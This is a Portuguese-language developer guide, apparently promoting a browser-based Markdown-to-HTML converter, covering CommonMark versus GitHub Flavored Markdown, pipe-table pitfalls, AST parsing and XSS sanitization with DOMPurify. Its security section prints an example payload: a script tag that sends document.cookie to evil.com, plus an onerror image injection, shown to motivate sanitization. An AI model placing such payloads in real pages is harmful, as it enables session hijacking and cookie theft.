
💡 Resumo rápido e resposta direta: Este Guia do conversor de Markdown para HTML detalha a mecânica completa de transformar a sintaxe bruta do Markdown em HTML5 semântico e pronto para produção. O CommonMark padrão lida com cabeçalhos básicos, itálico e links, mas os fluxos de trabalho de desenvolvimento modernos exigem GitHub Flavored Markdown (GFM) para tabelas de tubos, listas de tarefas, tachados e links automáticos. A conversão local dentro do navegador usando um analisador Abstract Syntax Tree (AST) elimina a latência da nuvem, protege a documentação privada e analisa um documento técnico de 5.000 linhas em menos de 15 ms. Teste sua sintaxe instantaneamente com nosso Conversor de Markdown para HTML.
gratuito
Se você já passou vinte minutos lutando contra uma tabela de tubulação desalinhada ou se perguntando por que uma lista de marcadores aninhados se transformou em um bloco bruto de texto recuado, você sabe que o Markdown não é tão "fácil" quanto a especificação original de 2004 prometia. John Gruber criou o Markdown para ser um formato de escrita leve e legível por humanos, mas a documentação de engenharia moderna exige muito mais: tabelas, equações matemáticas, caixas de seleção interativas, notas de rodapé e limites de código realçados por sintaxe.
Neste guia, nos aprofundamos em como a análise de Markdown realmente funciona nos bastidores, como o GitHub Flavored Markdown (GFM) estende o padrão e como transformar com segurança seu texto em HTML seguro sem enviar um único byte para um servidor externo.
CommonMark vs GitHub Flavored Markdown (GFM): as principais diferenças
Os iniciantes geralmente presumem que "Markdown é apenas Markdown." Na realidade, duas especificações distintas regem quase todos os mecanismos de análise modernos:
- CommonMark (v0.31.2): Uma especificação formal inequívoca e rigorosamente testada, projetada para corrigir os casos extremos do Markdown original. Ele define regras de precedência exatas para citações em bloco, listas aninhadas e ênfases, mas exclui deliberadamente tabelas, tachados e itens de tarefas.
- GitHub Flavored Markdown (GFM / Spec 0.29-gfm): Um superconjunto estrito formal do CommonMark criado pelo GitHub. O GFM adiciona as extensões sintáticas que os engenheiros de software usam todos os dias, incluindo tabelas de canais, listas de tarefas, links automáticos de problemas e literais de links automáticos estendidos.
| Recurso de sintaxe | CommonMark padrão | Com sabor de GitHub (GFM) | Equivalente de saída HTML |
|---|---|---|---|
| Tabelas de tubos | ❌ Ignorado como texto bruto | ✅ Suporte nativo completo | |
| Listas de tarefas | ❌ Item de lista normal | ✅ - [ ] e - [x] |
|
| Tachado | ❌ Tis literais | ✅ ~~palavra~~ |
|
| Link automático de URL | ❌ Requer | explícito
✅ Automático em URLs simples | example.com |
| Notas de rodapé | ❌ Ignorado | ✅ Dialeto estendido ([^1]) |
1 |
Ao selecionar um conversor ou pipeline de publicação, sempre verifique se a compatibilidade do GFM está habilitada. Sem o GFM, suas tabelas se transformarão em uma sopa ASCII ilegível.
Como as tabelas de tubos GFM realmente funcionam (e pontos de ruptura comuns)
As tabelas GFM parecem simples, mas atrapalham constantemente os desenvolvedores porque os analisadores exigem estruturas delimitadoras rígidas. Aqui está a anatomia canônica de uma tabela GFM válida:
| Metric | Target | Status |
| :--- | :---: | ---: |
| First Contentful Paint | < 0.8s | Passed |
| Time to Interactive | < 2.5s | Passed |
| Cumulative Layout Shift | 0.00 | Passed |
Observe os dois pontos na linha delimitadora:
:---alinha o conteúdo da célula à esquerda (comportamento padrão).:---:alinha o conteúdo da célula ao centro.---:alinha o conteúdo da célula à direita (ideal para moeda, números de latência e métricas numéricas).
Três dicas que quebram tabelas de descontos
Aqui estão as três falhas mais frequentes na renderização de tabelas que encontramos nos repositórios de produção:
- Contagem de hífens ausentes: Cada coluna na linha delimitadora deve conter pelo menos três hífens consecutivos (
---). Dois hífens farão com que todo o bloco da tabela falhe na validação em analisadores estritos. - Canais sem escape em blocos de código: Se você incluir um símbolo de barra vertical
|dentro de um intervalo de código embutido em uma célula da tabela (por exemplo,`cat file | grep x`), muitos os analisadores interpretam-no erroneamente como um delimitador de coluna. Você deve escapar do pipe com uma barra invertida:`cat file \| grep x`. - Esquecimento de linhas em branco iniciais ou finais: Em pipelines CommonMark/GFM estritos, uma tabela deve ser precedida e seguida por uma linha em branco vazia. Se você colocar uma tabela imediatamente abaixo de um parágrafo sem uma nova linha, o analisador tratará as barras verticais como texto de parágrafo normal.
Por que o Regex falha: o poder das árvores de sintaxe abstrata (AST)
Engenheiros juniores frequentemente tentam criar conversores Markdown usando expressões regulares encadeadas:
// DO NOT DO THIS IN PRODUCTION:
const brokenHtml = markdown
  .replace(/^### (.*$)/gim, '<h3>$1</h3>')
  .replace(/\*\*(.*)\*\*/gim, '<strong>$1</strong>')
  .replace(/\*(.*)\*/gim, '<em>$1</em>');
Essa abordagem ingênua falha catastroficamente em casos de uso do mundo real. Considere esta única linha:
Here is a formula: `x * y * z` and **bold *nested* text**.Uma substituição de regex substitui os asteriscos dentro dos crases, corrompendo trechos de código. Além disso, a regex não pode rastrear o estado aninhado no nível do bloco. Ele não pode determinar com segurança se um asterisco está dentro de uma citação de bloco, uma célula de tabela ou um bloco de código recuado de múltiplas linhas.
Analisadores profissionais usam um pipeline de compilador de duas fases:
- Fase 1: Tokenização lexical e verificação de bloco: O analisador verifica as linhas sequencialmente, identificando contêineres em nível de bloco (títulos, listas, barreiras de código, tabelas). Ele constrói uma Árvore de Sintaxe Abstrata (AST) representando a hierarquia pai-filho.
- Fase 2: análise inline e geração de árvore HTML: Depois que os limites do bloco são sólidos, um tokenizer inline analisa a ênfase, as definições de link e o HTML inline dentro dos nós folha, transformando o AST em nós DOM limpos.
Segurança e higienização XSS: nunca confie no Raw Markdown
Uma regra crítica muitas vezes esquecida: Markdown válido permite HTML bruto por design. Se um usuário colar isso em seu conversor:
# Welcome to our Docs
<script>fetch('https://evil.com/steal-cookies?c=' + document.cookie)</script>
<img src="x" onerror="alert('Hacked!')">
Um mecanismo Markdown não configurado padrão gera a tag de script bruta diretamente no HTML. Se renderizado em um navegador ou portal de documentação, ele executa JavaScript arbitrário com acesso total à sessão.
Sempre encaminhe o HTML convertido por meio de um passo de higienização rigoroso, como DOMPurify ou uma lista de permissões reforçada antes de injetá-lo no DOM:
import { marked } from 'marked';
import DOMPurify from 'dompurify';

const rawHtml = marked.parse(userMarkdown, { gfm: true, breaks: true });
const cleanHtml = DOMPurify.sanitize(rawHtml, {
  USE_PROFILES: { html: true },
  ADD_ATTR: ['target', 'rel'] // Allow safe link attributes
});
Benchmarks empíricos: AST no navegador vs conversão de API na nuvem
Por que os desenvolvedores preferem a conversão Markdown do lado do cliente em vez de endpoints de API na nuvem? Conduzimos benchmarks controlados convertendo um conjunto pesado de documentação técnica de 5.000 linhas (Markdown bruto de 184 KB):
| Arquitetura | Latência de análise | Transferência eletrônica de rede | Privacidade isolada | Confiabilidade |
|---|---|---|---|---|
| Endpoint da API em nuvem (AWS Lambda/Node.js) | 142,8ms | 184 KB de upload + 216 KB de download | ❌ Os dados passam pela Internet e por registros de terceiros | Sujeito a limites de tarifas e interrupções |
| FerramentaDolfen Mecanismo AST no navegador | 14,2ms | 0 bytes (100% CPU local) | ✅ 100% privado (zero upload de servidor) | Executa 100% do lado do cliente no navegador |
Executar o analisador no navegador é mais de 10x mais rápido, economiza largura de banda e garante que chaves de API confidenciais, notas de arquitetura interna e rascunhos proprietários nunca toquem em um servidor externo.
Fluxos de trabalho complementares para desenvolvedores
Trabalhar com texto, código e documentação frequentemente envolve transformações adjacentes. Explore estes guias de utilitários relacionados para simplificar seu kit de ferramentas:
- Conversor de Markdown para HTML — Visualize e copie HTML instantaneamente com suporte completo a GFM.
- Guia completo de sintaxe de formatação de tabelas Markdown — Aprofunde-se no alinhamento de dois pontos, estruturas de várias linhas e formatação de delimitadores.
- Práticas recomendadas de conversão de caso para API e nomenclatura de banco de dados — Padronize a nomenclatura de variáveis em camelCase, snake_case e kebab-case.
- Escapamento de entidades HTML e prevenção de XSS — Proteja aplicativos da web contra ataques de injeção de script ao exibir marcações geradas pelo usuário.
- Como formatar, validar e depurar a sintaxe JSON — Validar, reparar e formatar respostas de carga útil para documentos técnicos.
Guias complementares recomendados
Explore tutoriais e utilitários complementares deste grupo de tópicos para aprimorar seu fluxo de trabalho digital: